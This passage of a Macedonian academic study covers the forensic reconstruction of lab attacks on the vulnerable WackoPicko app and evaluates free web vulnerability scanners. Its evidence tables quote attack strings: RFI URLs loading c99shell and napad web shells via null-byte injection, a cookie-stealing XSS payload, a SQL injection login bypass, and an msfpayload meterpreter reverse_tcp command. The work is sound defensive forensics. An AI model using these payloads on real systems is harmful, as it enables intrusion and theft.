http://192.168.60.141/WackoPicko/admin/index.php?page=http%3A%2F%2F192.168.60.141%2FWackoPicko%2Fupload%2Fc99shell%2Fc99shell%00.php&act=f&f=test.php&ft=edit&d=%2Fowaspbwa%2FWackoPicko-relative_urls-git%2Fwebsite%2F#	FireFox	img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/places.sqlite	2014/12/20 18:41:47	Mozilla History	Using of the script c99shell.php with null byte injection on the victim machine. From the URL, one can see that file test.php is edited (ft=edit).
http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/napad/napad%00.php	FireFox	img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/places.sqlite	2014/12/20 19:31:21	Mozilla History	Using of the script napad.php with null byte injection on the victim machine.
http://192.168.60.141/WackoPicko/pictures/search.php?query=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&x=37&y=12	FireFox	/img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/places.sqlite	2014/12/20 19:55:35	Mozilla History	Reflected XSS attack
http://192.168.60.141/WackoPicko/passcheck.php	FireFox	/img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/places.sqlite	2014/12/20 20:08:10	Mozilla History	Using of passcheck.php script (for possible command-line attack)

Од Табела 4 може да се видат некои од зачуваните колачиња пронајдени во cookes.sqlite датотеката. Во конкретниот случај пронајдени се две колачиња од користењето на шел скриптата b374-k.

Табела 4 Некои од добиените веб колачињата кај напаѓачката машина со Autopsy


URL	Date/Time	Name	Value	Program	Source File
192.168.60.141	2014/12/20 19:33:13	b374k_included	1	FireFox	/img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/cookes.sqlite
192.168.60.141	2014/12/20 19:33:13	b374k	fb621f5060b9f65acf8eb4232e3024140dea2b34	FireFox	/img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/cookes.sqlite

На слика 14 е прикажан дел од табелата moz_formhistory од formhistory.sqlite базата на податоци во SQLite Database Browser. Првата колона “fieldname” го преставува името на HTML полето каде што биле внесени податоците, наредната колона е “value” каде се запишани соодветните вредности кои се внесени во полињата. На пример, при закачувањето на сликата ugd_logo потребно е да сепополнат вредностите за полињата: tag, name, title, и price. Всушност на оваа слика се гледаат траги од SQL injection, RFI и рефлектирачкиот XSS нападите.



	id	fieldname	value	timesUsed	firstUsed	lastUsed	guid
4	4	username	-1'or 1=1#	1	1419092888891000	1419092888891000	DeCQbT
5	5	tag	sql_injection	1	1419093121210000	1419093121210000	AdmQrg
6	6	name	sql_injection	1	1419093121210000	1419093121210000	Kr86Cpt
7	7	title	sql_injection	1	1419093121210000	1419093121210000	DwAuAz
8	8	price	1$	1	1419093121210000	1419093121210000	+96fGP
9	9	tag	ugd_logo	1	1419093799117000	1419093799117000	YcmL/LVi
10	10	name	ugd_logo	1	1419093799117000	1419093799117000	PwYefaC
11	11	title	ugd_logo	1	1419093799117000	1419093799117000	VXmGDD
12	12	price	2$	1	1419093799117000	1419093799117000	111UyL6
13	13	tag	b374k-2.8	1	1419094624891000	1419094624891000	qdOfYoc
14	14	name	b374k-2.8	1	1419094624891000	1419094624891000	L9A9SlPI
15	15	title	b374k-2.8	1	1419094624891000	1419094624891000	S6tYj0Pr
16	16	price	3$	1	1419094624891000	1419094624891000	1wfR7/c
17	17	tag	c99shell	1	1419096098443000	1419096098443000	GGjsxjv(
18	18	name	c99shell	1	1419096098443000	1419096098443000	zbaGAGI
19	19	title	c99shell	1	1419096098443000	1419096098443000	3Y3fAKc
20	20	price	4	1	1419096098443000	1419096098443000	fwWRm
21	21	tag	napad	1	1419100010569000	1419100010569000	FRjP8HC
22	22	name	napad	1	1419100010569000	1419100010569000	XntuZan
23	23	title	napad	1	1419100010569000	1419100010569000	Nb/401p
24	24	price	5$	1	1419100010569000	1419100010569000	NWBXZv
25	25	query	<script>alert(document.cookie)</scrip	1	1419101735671000	1419101735671000	Y2i2L53

Слика 14 Форензички артефакти пронајдени во formhistory.sqllite



а) B374-kshell б) stip.html

Слика 15 Некои од сликите во кеш меморијата на Firefox

Исто така пронајдени се најдени некои слики (thumbnails) во кеш меморијата на FireFox директориумот root/.cache/mozilla/firefox/qr82uf4g.default/thumbnails. Сликата 15 под а) е почетната најавна страна на b374-k shell, сликата под б) е отворената страна stip.html.

Бидејќи веб прелистувачот е основен начин на изведување на овие напади, нормално е и да се најдат траги во датотеките со Интернет историјат и кај сниманите колачиња, особено ако напаѓачот е невнимателен.

Преглед на артефакти од оперативен систем и други софтвери

Корисни форензички артефакти се пронајдени во bash history датотеката (Табела 5) , кои го прикажуваат креирањето на napad.php скриптата. Очигледно е дека форензичарот вештак може да дојде до заклучоци дека командната линија за креирање на напади е искористена само еднаш или дека напаѓачот го избришал остатокот од трагите. Дополнително, интересен форензички артефакт може да биде IP адресата на осомничената машина, но во овој форензички случај, оперативниот систем на осомничената машина користи автоматско доделување на IP адреси. Затоа датотеката etc/network/interfaces не ни докажува ништо.

Доколку даден напаѓач ја користи командната линија за изведување на нападот, bash_history датотеката чува евиденција за извршените команди (доколку не е избришана од страна на напаѓачот). Па, како на пример, во

конкретниот случај, напаѓачот ја користеше Metasploit конзолата, па секоја команда е снимена во bash_history датотеката.

Табела 5 Анализа на артефакти од оперативниот систем

File name	Location	Content
.bash_history	/img_KaliLinux.E01/vol_vol2/root/.bash_history	msfpayload php/meterpreter/reverse_tcp LHOST=192.168.60.163 LPORT=4444 R >/root/napad.php msfconsole

Пребарување по клучни зборови

Клучните зборови имаат значајна улога при вршењето на информатичко форензичките анализи. Со пребарувањето по клучни зборови се забрзува самиот процес на доаѓање до резултатите. За време од само неколку минути до еден час може да се дојде до потребните резултати, за разлика доколку се прави пребарување на целокупната податотечна структура за што ќе ни бидат потребни часови, а можеби и денови. Можноста за пребарување на целата податочна структура за дадениот мемориски медиум, при тоа не водејќи сметка за податотечната структура преставува значајна придобивка за сите оние кои што вршат ваков тип на анализи.

Постои и можност одредена содржина да биде шифрирана, па во тој случај овие форензички алатки кои вршат пребарување по клучен збор нема да завршат работа. При изведувањето на анализата од пребарувањето по клучни зборови беа користени истите клучни зборови добиени од анализата на нападнатиот сервер: *1=1#, b374k, c99shell, %00.php, ugd, papka, napad, stip.html, tos.php, www.stip.gov.mk, www.ugd.edu.mk, cart, error.php*.

Со пребарувањето по клучните зборови добиени се дополнителни информации, од кои некои се претставени во следнава Табела 6. Некои од пронајдените траги се наоѓаат во датотеките на привремените бази на податоци, како што се meta.db-wal, некои во датотеките formhistory.sqlite и places.sqlite, а некои во free space, journal files и сл.

Табела 6 Резултати од пребарувањето по клучни зборови кај напаѓачката машина

Search hits	Name	Path	Created	Modified	Accessed
-20T18:08:04Z †£ ‹] 2014-12-20T18:08:04Z †£ ‹] H ‹] †£ ‹] 5file:///root/napad.php †£ ‹] 9application/x-php †£ ‹] Í †£ ‹] B †¡ †£ ‹] @true š	tracker-store.journal	\root\.local\share\tracker\data	19/12/2014 21:04:50 +1	22/12/2014 08:52:21 +1	22/12/2014 08:50:17 +1
//root/Desktop/c99shell.php ‹[, Y file:///root/Desktop/SQL_Injection.jpg ‹V$ I file:///root/Desktop/stip.html ‹\(Q file:///root/Desktop/ugd_logo.jpeg ‹W 9 file:///root/napad.php ‹]$ I file:///usr/share/appli	meta.db-wal	\root\.cache\tracker	19/12/2014 21:12:57 +1	22/12/2014 08:52:21 +1	22/12/2014 08:51:43 +1
napad ©ø Ý(©ø Ý(FRjP8H0ZTuC6C3Wc. -price4 © ÙŽø © ÙŽøfwWRmTJMSE6Zpjq G5 -titlec99shell © ÙŽø © ÙŽø3Y3fAKq/QMmAalb0 4 -namec99shell © ÙŽø © ÙŽøzbaGAGEMQueAXX Lj3 -tagc	formhistory.sqlite	\root\.mozilla\firefox\qr82uf4g.default	19/12/2014 21:18:11 +1	20/12/2014 19:55:36 +1	22/12/2014 09:06:58 +1
/bookmark:applications _/metadata_ _/info_ _/bookmark_ _bookmark href="file:///root/napad.php" added="2014-12-20T18:09:57Z" modified="2014-12-20T18:26:00Z" visited="2014-12-20T18:09:57Z"_ _	Free space				
ad/napad/M@ • http://192.168.60.141/WackoPicko/pictures/view.php?picid=20L" I file:///root/Desktop/stip.htmlK& Q place:type=6&sort=14&maxResults=10 A place:sort=8&maxResults=10 2 i place:sort=14&type=6&maxR	places.sqlite	root\.mozilla\firefox\qr82uf4g.default	19/12/2014 21:13:33 +1	22/12/2014 09:11:35 +1	22/12/2014 09:11:35 +1
G· ¹ _ Ú ` G· • „ G· , ¨ G· ¯ Ì G· t ð G·ugd_logo.jpeg c99shell.php b374k-2.8.php SQL_Injection.jpg stip.html VMwareTools-9.2.3-1031360.tar.gz a	home	\root\.local\share\gvfs-metadata	22/12/2014 08:51:20 +1	22/12/2014 08:51:20 +1	22/12/2014 08:51:20 +1

4.2.3 Форензички извештај

Форензичкиот извештај преставува документ во кој на разбирлив начин се интерпретираат резултатите кои потекнуваат од извршените анализи, со цел нивно успешно презентирање пред надлежните институции (суд, други државни институции, правни институции, образовни институции и сл.) во зависност од тоа кој го има побарано вештачењето.

Форензичкиот извештај треба да биде технички добро структуриран, да нема премногу стручни термини од областа на информатиката, параметри, прикази кои би можеле погрешно да бидат интерпретирани. Треба да биде едноставно концептиран и лесно разбирлив за лица кои немаат големи знаења од областа на информатиката.

Извештајот треба да содржи технички карактеристики за анализираниот мемориски медиум (форензичката копија), листа на извршени анализи, приказ на резултатите од истите, времето на креирање на форензичките копии, времето на вршење на анализите со кој може да се докаже дека е избегната било каква контаминација на доказите од било кои надворешни фактори или влијанија.

Форензички извештај подоцна ќе треба да биде проследен до институциите од кои е побарана самата анализа, овие извештаи ќе бидат доставени до лица кои немаат големо знаење од областа на информатиката, криптографијата и сл. па затоа истите би требале да бидат разбирливи за поширок аудиториум, односно да бидат напишани на поедноставно ниво. Еден форензички извештај би требало да биде составен од следниве делови:

- Информации за анализираниот мемориски медиум
- Информации за оперативниот систем, информации за апликативните софтвери
- Локации на пронајдените директориуми, датотеки
- Визуелна интерпретација на пронајдените артефакти
- Доставување на форензичкиот извештај во пишана и електронска форма

4.2.4 Дискусија

Овозможувајќи веб апликација да биде достапна на Интернет, сопствениците се соочуваат со голем сообраќај кој пристигнува до веб серверот во вид на различни HTTP барања. Сите посетители на веб порталот не се добронамерни. Некој од нив ќе се обидат да ја компромитираат веб апликација. Сите обиди за напад оставаат траги во серверот на кој е поставена веб апликацијата. Веб администраторите треба да бидат ажурни и да го следат сообраќајот кој доаѓа до серверот, доколку забележат зголемен сообраќај од одредени IP адреси, треба да бидат внимателни можеби се работи за напад, на одреден временски период да ја проверуваат податотечната структура на веб апликациите дали кај нив ќе забележат некоја промена.

До колку веб апликациите биле небезбедно програмирани и е направен успешен напад врз веб апликацијата, случајот се префрла кај форензичарот експерт, тој треба да направи целосна реконструкција на самиот настан, како настанал нападот, времето за напад и како крајна цел би било да може да посочи осомничена машина од која бил изведен нападот. При форензичката анализа примарни локации кои треба да ги проверите се сите лог датотеки кои егзистираат во серверот (жртвената машина).

Од добиените резултати при форензичката анализа може да се резимира дека при користењето на RFI нападот и шел скриптите, се оставаат најголем број на траги кај нападнатата и напаѓачката машина. Ако шел скриптата ги пренесува комадите преку POST барањето, неговата употреба е документирана (без содржината од телото во POST барањето) во лог датотеките кај машината жртва, додека кај напаѓачката машина трагите се документираат во следниве датотеки places.sqlite, formhistory.sqlite, cookies.sqlite, и др. Ако шелот ги пренесува командите како параметар во URL-то, трагите се документираат на истиот начин, со можност да се изврши и правилна реконструкција на нападот. Ако напаѓачот користел Metasploit конзола или на било кој начин изведува напад со задавање на команди преку командната линија, тој остава траги во batch_history датотеката од својата машина.

Примерите со нашиот SQL injection напад и складирачкиот XSS напад го користат телото на POST барањето, па затоа и не оставаат никакви траги во

Интернет историјатот на веб прелистувачот. Но, затоа, SQL injection нападот остава траги во formhistory.sqlite и во mysql.log датотеките. Скрипта кај е искористена при складирачкиот XSS се зачувува во позадинската база на податоците и остава траги во mysql.log датотеката, со временската марка и вредноста user_id која го идентификува корисникот кој го креирал тој запис во базата на податоците. И за двата напади постојат траги во лог датотеките кои укажуваат на пристап до соодветните php скрипти (login.php, upload.php, preview_comment.php и add_comment.php) од напаѓачката машина. Ова може да се искористи како форензички доказ за овие напади.

Рефлектирачкиот XSS напад, каде што параметар од URL-то се користи за спроведување на нападот, остава форензички докази во Интернет историјатот кај напаѓачката машина и formhistory.sqlite датотеката. Сценариото кое што беше изведено при Command injection нападот не остава директни форензички докази кај напаѓачката машина, освен користењето на passcheck.php скриптата во Интернет историјатот. Причината овде можеме да ја бараме во употребата на POST барања за пренесување на командите.

5 Анализа на некои скенери за веб ранливости

Постојат голем број на методи и технологии со кои може да се зголеми безбедноста кај веб апликациите, како на пример: пенетрациски тестирања, користење на скенери на ранливостите кај веб апликациите, проверка на безбедноста со IDS и IPS, и др.

Пенетрациското тестирање е процес на тестирање во кој се опфатени компјутерските системи, мрежата, веб апликациите со цел да се утврдат ранливостите кои потоа би можеле да бидат експлоатирани. Главна цел на пенетрациските тестирања е да се утврдат безбедносните слабости. Пен тестирањето исто така може да се користи и за тестирање на безбедносните полиси во самата организација, тестирање на свеста за безбедност кај самите вработени во компанијата, како и способноста на организацијата да ги идентификува и одговори на безбедносните предизвици.

Со извршување на пенетрациски тестирања врз веб апликацијата може да се процени колку дадена веб апликација би издржала хакерски напади. Еве три чекори до успешно изведување на пенетрациско тестирање на апликациите.

1. Собирање на што е можно поголем број на информации во врска со веб апликацијата и инфраструктурата на која што е поставена.

2. Изведување пен тестирање на инфраструктурата со кое ќе се направи проверка на распоредот и безбедноста на инфраструктурата. Ако серверот на кој е поставена апликацијата може лесно да биде експлоатиран, тоа ќе даде дополнителен простор во експлоатацијата на веб апликацијата.

3. Кога се тестира веб апликацијата, треба да се провери секоја влезна точка, каде што има можност за кориснички внес и генерирање на динамичка содржина. Потоа, треба да се испитаат областите на влезна валидација, можноста за сесиската манипулација, автентикација, издавање на чувствителни податоци за слаботите на апликацијата (information leakage) кои целосно треба да се документираат и да се

искористат во целокупната евалуација за безбедноста на апликацијата.

Како последен процес во развојот на веб апликациите би го ставиле процесот на пенетрациски тестирања. Ако во било која точка е откриена сериозна ранливост која би можела да доведе до компромитирање на веб апликацијата, веднаш би требало да се извести администраторот во врска со ризиците кои би можеле да настанат од таа ранливост. Откако сите тестирања се завршени, резултатите се забележани, се пишува извештајот за проценка на ризиците, за секоја од ранливостите која е пронајдена.

5.1 Скенери на веб ранливости

Еден од начините за рано откривање на ранливостите е преку скенирање на веб апликациите со скенери за веб ранливости. Скенерот за ранливости е програма која врши дијагностицирање и анализа на ранливости. Скенерите на безбедност кај веб апликациите (Web Application Security Scanners - WASSs) или скенерите за веб ранливости (Web Vulnerability Scanners - WVSs) се софтверски алатки за идентификација на потенцијални ранливости кај веб апликациите, независно од технологијата која е искористена за нивна имплементација. Веб скенерите за ранливости пристапуваат до веб апликациите на истиот начин како што тоа го прават и самите корисници, преку предниот дел на веб апликацијата. Вообичаено користат black-box тестирање, бидејќи немаат пристап до кодот. Можат да бидат комерцијални или бесплатни.

Анализата на ранливости се состои од дефинирање, идентификација и класификација на безбедносните ранливости кај веб апликациите. Скенерот за веб ранливости се потпира на претходно подготвена базата на податоци која ги содржи сите информации потребни за да се проверат безбедносни аномалии. Користејќи ја неа скенерот се обидува да ги открие чувствителностите кај веб апликациите. Механизмите за детекција на ранливостите и скенирањето се разликуваат кај различни WVSs, од пребарување на влезови во регистарот кај MS Windows оперативниот систем за да се провери дали соодветната закрпа или ажурирана верзија е имплементирана, модифицирање на URL-то за да се

провери санитизацијата или да се открие ранливоста, па сé до практично изведување на напади врз откриените ранливости.

Убавината на скенерите за веб ранливости се крие автоматското и евтино изведување на безбедносни проверки, како и автоматското генерирање на крајниот извештај. Речиси скоро секој извештај на ранливости вклучува и објаснување за тоа како да биде коригирана самата ранливост, што е неопходно за PCI компатибилност. Денеска постојат повеќе од 130 компании произведувачи на скенери за веб ранливости, кои се одобрени за PCI компатибилност[1]. Скенерите за ранливости се суштински дел при одржувањето на безбедноста во една организација и треба да се користат перманентно, особено кога има нова веб апликација, нова технологија или нова опрема која се планира да се користи.

Но скенерите за веб ранливости не се решение за сé, и со нив не може да се откријат сите можни ранливости и сите можни вектори за напад. Bau и соработниците (2010) тестирале 8 WVSs и покажале дека истите треба да се подобрат во детекцијата на складирачки XSS и SQL Injection напади, како и во разбирањето на активните содржини и скриптните јазици. Khoury и соработниците (2011) анализирале три black box WVSs на SQL Injection напади и нивните резултати покажуваат дека складирачките SQL Injection напади не се детектираат дури и кога автоматизираните скенери се научуваат да ја искористат ранливоста. Тие предложиле и неколку препораки за зголемување на ратата на откривање за овој вид на ранливост кај WVSs. Единаесет скенери на веб ранливости се тестирани во (Doupe et al, 2010) и е утврдено дека 8 од 16 испитувани ранливости не се откриени од ниту еден од испитуваните скенери. Во истиот труд има и дискусија за критичните ограничувања на тогаш постоечките WVSs, недостатокот на подобра поддршка за добро познати технологии како JavaScript и Flash, и потребата за пософистицирани алгоритами кои би изведувале “длабоко” ползење (crawling) по вебот и следење на состојбата на апликациите при тестирање.

Kals и соработниците (2006) имплементирале автоматски black box скенер SecuBat кој ги таргетира XSS и SQL Injection ранливостите. И во (McAllister et al,

[1] Payment Card Industry Security Standards Council. Approved Scanning Vendors. [Online]. Available: https://www.pcisecuritystandards.org/ approved_companies_providers/approved_scanning_vendors.php.

2008) е имплементиран автоматски black box скенер кој ги открива рефлектирачките и складирачките XSS ранливости со користење на човечка интеракција. Во (Maggi et al, 2009) дискутирани се техники применливи на black box тестирањето, за редуцирање на бројот на лажно позитивните резултати. Fonseca и соработниците (2007) ги евалуирале перформансите за откривање на XSS и SQL Injection ранливости кај три WVSs преку автоматски софтверски методи со инјектирање на грешки.

Архитектурата на скенерите за веб ранливости се состои од:

- Scan Engine - изведува безбедносни проверки во зависност од инсталираните плагини, идентификувајќи ги слабостите на веб апликациите.
- Scan Database - во себе ги чува информациите за ранливостите, скенираните резултати, како и други податоци кои се користат од страна на скенерот. Бројот на плагини се разликуваат во зависност од производителот.
- Report Module - обезбедуваат различни нивоа на извештаи за скенираните резултати, како што се детални технички извештаи со предложени решенија, сумирани извештаи со графикони за ранливостите.
- User Interface - му овозможува на корисникот да оперира со скенерот. И може да биде графички кориснички интерфејс или само командна линија интерфејс.

Во Табела 7 е даден приказ на листата на повеќе комерцијални и бесплатни скенери за веб ранливости.

Табела 7 Листа на комерцијални и бесплатни скенери на веб ранливости

Name	Owner	Licence	Platform
Acunetix	Acunetix	Commercial / Free (Limited Capability)	Windows
AppScan	IBM	Commercial	Windows
BugBlast	Beyond Security	Commercial / Free (Limited Capability)	N/A
BurpSuite	PortSwiger	Commercial / Free (Limited Capability)	Most platforms supported

Contrast	Contrast Security	Commercial / Free (Limited Capability)	SaaS or On-Premises
GamaScan	GamaSec	Commercial	Windows
Grabber	Romain Gaucher	Open Source	Python 2.4, BeautifulSoup and PyXML
Grendel-Scan	David Byrne	Open Source	Windows, Linux and Macintosh
Hailstorm	Cenzic	Commercial	Windows
IKare	ITrust	Commercial	N/A
N-Stalker	N-Stalker	Commercial	Windows
Netsparker	MavitunaSecurity	Commercial	Windows
NeXpose	Rapid7	Commercial / Free (Limited Capability)	Windows/Linux
Nikto	CIRT	Open Source	Unix/Linux
NTOSpider	NT OBJECTives	Commercial	Windows
ParosPro	MileSCAN	Commercial	Windows
Proxy.app	Websecurify	Commercial	Macintosh
QualysGuard	Qualys	Commercial	N/A
Retina	BeyondTrust	Commercial	Windows
Securus	Orvant, Inc	Commercial	N/A
Sentinel	WhiteHat Security	Commercial	N/A
Vega	Subgraph	Open Source	Windows, Linux and Macintosh
Wapiti	Informática Gesfor	Open Source	Windows, Unix/Linux and Macintosh
WepApp360	TripWire	Commercial	Windows
WebInspect	HP	Commercial	Windows
SOATest	Parasoft	Commercial	Windows / Linux / Solaris
Trustkeeper Scanner	Trustwave SpiderLabs	Commercial	SaaS
WebReaver	Websecurify	Commercial	Macintosh
WebScanService	German Web Security	Commercial	N/A
WebSecurify Suite	Websecurify	Commercial / Free (Limited Capability)	Windows, Linux, Macintosh
Wikto	Sensepost	Open Source	Windows
Xenotix XSS Exploit Framework	OWASP	Open Source	Windows
Zed Attack Porxy	OWASP	Open Source	Windows, Unix/Linux and Macintosh

Може да се каже дека комерцијалните скенери имаат побогат и подобро дизајниран кориснички интерфејс, кој ја олеснуваат работата на корисникот. Бесплатните скенери се со минимален дизајн на интерфејсот. Инсталацијата и подесувањата на скенерите се разликува кај комерцијалните во споредба со бесплатните скенери. Сепак можеме да се каже дека комерцијалните имаат полесна конфигурација благодарение на богатиот интерфејс. Користењето на скенерот од страна на корисникот се покажува како полесно кај групата на комерцијални скенери, повторно благодарение на графичкиот интерфејс. Но, мора да се напомне дека кај комерцијалните скенери постои и повеќе функционалности што би можеле да го збунат корисникот.

Стабилноста е една од најважните карактеристики кај скенерите за веб ранливости. Се покажа дека работата на комерцијалните скенери е доста стабилна. Кај бесплатните скенери се случува почесто да не го завршат скенирањето и скенерот да заглави при работа. Што значи може да се каже дека се доста нестабилни. Брзината на скенирање е различна кај различни скенери, но, истата зависи и од големината, типот на страната која се скенира, како и техниките што ги користи скенерот при тестирање на страната. Комерцијалните скенери имаат повеќе техники со кои ја проверуваат ранливоста на страната и за таа цел може да се каже дека процесот на скенирање кај нив трае подолго. Бесплатните скенери се доста брзи, но работат со помал број на механизми и техники за проверка на ранливост на страната.

Уште една од важните карактеристики на веб скенерите е влезниот вектор (input vector), техника која се користи за инјектирање на корисен товар во клучните делови од протоколите за комуникација, кои се основа во интеракцијата помеѓу клиент – сервер. За да можат да се искористат овие влезни вектори скенерот мора да го поддржува типот на протоколот и типот на влезниот метод кој го користи апликацијата. Скенерот мора да поддржува огромно множество на влезни вектори, идеално е да ги подржува сите, за да се овозможи успешно тестирање на апликациите.

Интересно исто така е дали скенерот поддржува метод на автентикација, т.е. дали е овозможено најавување. Автентикациските барања се разликуваат по имплементацијата, архитектурата, технологиите и многу ретко една алатка да

ги поддржува сите нив, но сепак алатка со прокси функција може да обезбеди најголем број типови на автентикација. Можеме да се забележи дека комерцијалните скенери ја имаат опцијата за генерирање на извештаи на крајот од скенирањето и имаат запис на лог датотеки, како и можност за паузирање на скенирањето, додека кај поголемиот број од бесплатните скенери не постои таква можност. Па според ова претходно кажано може да заклучиме дека комерцијалните се далеку подобри од слободните, базирајќи се на графичкиот интерфејс и можностите кои ги нудат. Но сепак при изборот кој скенер би требало да го купите, не треба да се базирате на цената туку да утврдите од кои технологии се изработени вашите веб апликации, па аналогно на тоа би треба да изберете скенер кој ќе ги поддржува токму тие технологии.

Секое скенирање започнува со внесување на URL –то, потоа има или нема внесување на кориснички акредитации за дадената апликација. Со користење на овие податоци, индексирачката компонента (crawling component) ги идентификува сите достапни страни од апликацијата, сите влезни точки на апликацијата, и влезните полиња од HTML формите. Откако корисникот ќе го определи корисничкиот профил, скенирањето се извршува автоматски или со корисничка интеракција. Напаѓачката компонента ги анализира откриените податоци за секоја веб форма, за секој внос и за секој тип на ранливост за кои WVSs има модули, напаѓачкиот модул генерира вредности кои ги тестираат различните ранливости. Содржината внесена преку формите се испраќа до веб серверот користејќи GET и POST барања, а серверот испраќа соодветен HTTP одговор. Модулот за анализа има за цел да ги анализира и интерпретира одговорите на серверот.

5.2 Анализа на бројот на лажно негативни резултати

За оценување и тестирање на веб скенерите за ранливости ќе ни биде потребна веб апликација кај која точно ќе се знаат ранливостите кои ги има самата апликација. Овие апликации треба да имаат точно наведени познати пропусти, па може да се добијат лажно позитивни и лажно негативни ставки. За жал стандарден тест по кои би можеле да се испитуваат скенерите за веб ранливости во моментот не постои. Постојат неколку познати веб апликации со

точно потврдени ранливости како што се Damn Vulnerable Web Application - DVWA и WebGoat, но нивниот дизајн е повеќе прилагоден за настава, отколку за тестирање на веб скенери за веб ранливости. Сепак и во ова истражување нашиот избор остана WackoPicko.

Анализирани се шест бесплатни скенери за веб ранливости, и тоа: Netsparket Community Edition, N-Stallker Free 2012, OWASP ZAP, W3af, IronWASP, и Vega. NetSparker Community Edition има многу оневозможени функции, споредено со неговата комерцијална верзија, но се уште може да открива SQL injection ранливости без давање на лажно позитивни резултати. И N-Stalker Free 2012 обезбедува само ограничено множество на функции во однос на неговата комерцијална верзија и бројот на страни за испитување е ограничен на 500. OWASP Zed Attack Proxy (ZAP) е отворен, бесплатен софтвер, лесен за користење, алатка за скенирање и пенетрациско тестирање, направен е да може да се користи од страна на корисничци со различно искуство во обаласта на безбедноста. ZAP вклучува пресретнувачко (intersepting) прокси, активен и пасивен скенер, обичен и Ajax пајак, WebSocket поддршка, fuzzing, скенер на порти, скриптна конзола и.т.н. IronWASP (Iron Web application Advanced Security testing Platform), е бесплатна алатка за скенирање креирана од страна на Lavakumar Kuppan. Нуди целосни и полуавтоматски скенирања, вклучува JavaScript статичка анализа, шел скрипти за Python и Ruby, може да се користи и за пенетрациски тестирања и пишување fuzzers, сопствено креирани барања, анализа на логови. Друга негова можност е користење на различни надворешни библиотеки како што се IronPython, IronRuby, FiddleCore и.т.н. Vega е отворен, бесплатен, софтвер за брзи автоматски скенирања и пресретнувачко прокси.

Во Табела 8 се дадени општите карактеристики на шесте скенери. Може да се види дека сите имаат графички кориснички интерфејс и поддржуваат прокси мод (рачно ползење). Netsparker Community Edition и N-Stallker Free 2012 работат на Windows платформа, останатите четири можат да се инсталираат и на Linux и Windows. А W3Af дополнително е достапен и за FreeBSD и Open BCD. Можност за автентикација и генерирање извештај има само кај три од нив: N-Stallker Free 2012, OWASP ZAP, и W3Af.

Табела 8 Општи карактеристики при евалуацијата на скенерите


	NetSparker Community Edition	N-Stalker Free 2012	OWASP ZAP	W3Af	Iron WASP	Vega
Company/ Creator	Mavituna Security	N-Stalker	OWASP	W3Af Devel.	L. Kuppan	Subgraph
Version	2.5	7.1.1.126	2.0.0	1.2-r6654	0.9.5.0	1.0 (beta)
Licence/ Technology	Freeware .Net 3.5	Freeware Unknown (Win32)	ASF2 Java 1.6.x	GPL2 Python 2.6.x	GPL3 .Net 2.0 SP2	EPL1 Java 1.6.x
Operating System	Windows	Windows	Windows Linux OS X	Windows Linux OS X FreeBSD OpenBSD	Windows Linux OS X	Windows Linux OS X
Authent.		Yes	Yes	Yes		
Report		Yes	Yes	Yes		
Scan Log	Yes		Yes	Yes	Yes	Yes

Табела 9 Влезни вектори кои ги поддржуваат евалуираните скенери

	NetSparker Community Edition	N-Stalker Free 2012	OWASP ZAP	W3Af	Iron WASP	Vega
HTTP Query String Parameters	Yes	Yes	Yes	Yes	Yes	Yes
HTTP Body Parameters	Yes	Yes	Yes	Yes	Yes	Yes
HTTP Cookie Parameters		Yes		Yes	Yes	
HTTP Headers		Yes		Yes	Yes	Yes
HTTP Parameter Names					Yes	
XML Element Content				Yes	Yes	
XML Attributes					Yes	
XML Tags					Yes	
JSON Parameters					Yes	
Flash Action Message Format	Yes					
Custom Input Vector					Yes	
SUMMARY	**3**	**4**	**2**	**5**	**10**	**3**

Резултатите за тоа кои влезните вектори ги поддржуваат шесте разгледувани скенери се дадени во Табела 9. Тоа се техники кои се користи за интеракција помеѓу клиент – сервер. Од оваа табелата можеме да видиме дека IronWasp поддржува најголем број од модулите на влезни вектори дури 10. Истиот користи различни надворешни библиотеки како што се IronPython, IronRuby, Json.NET, Jint, и други, што го прави помоќен за разлика од другите бесплатни скенери. Поседува shell за Python и Ruby кој дава целосен пристап до IronWASP работната рамка, може да се користи за пенетрациски тестирања, креирање на корисничко прилагодени барања.

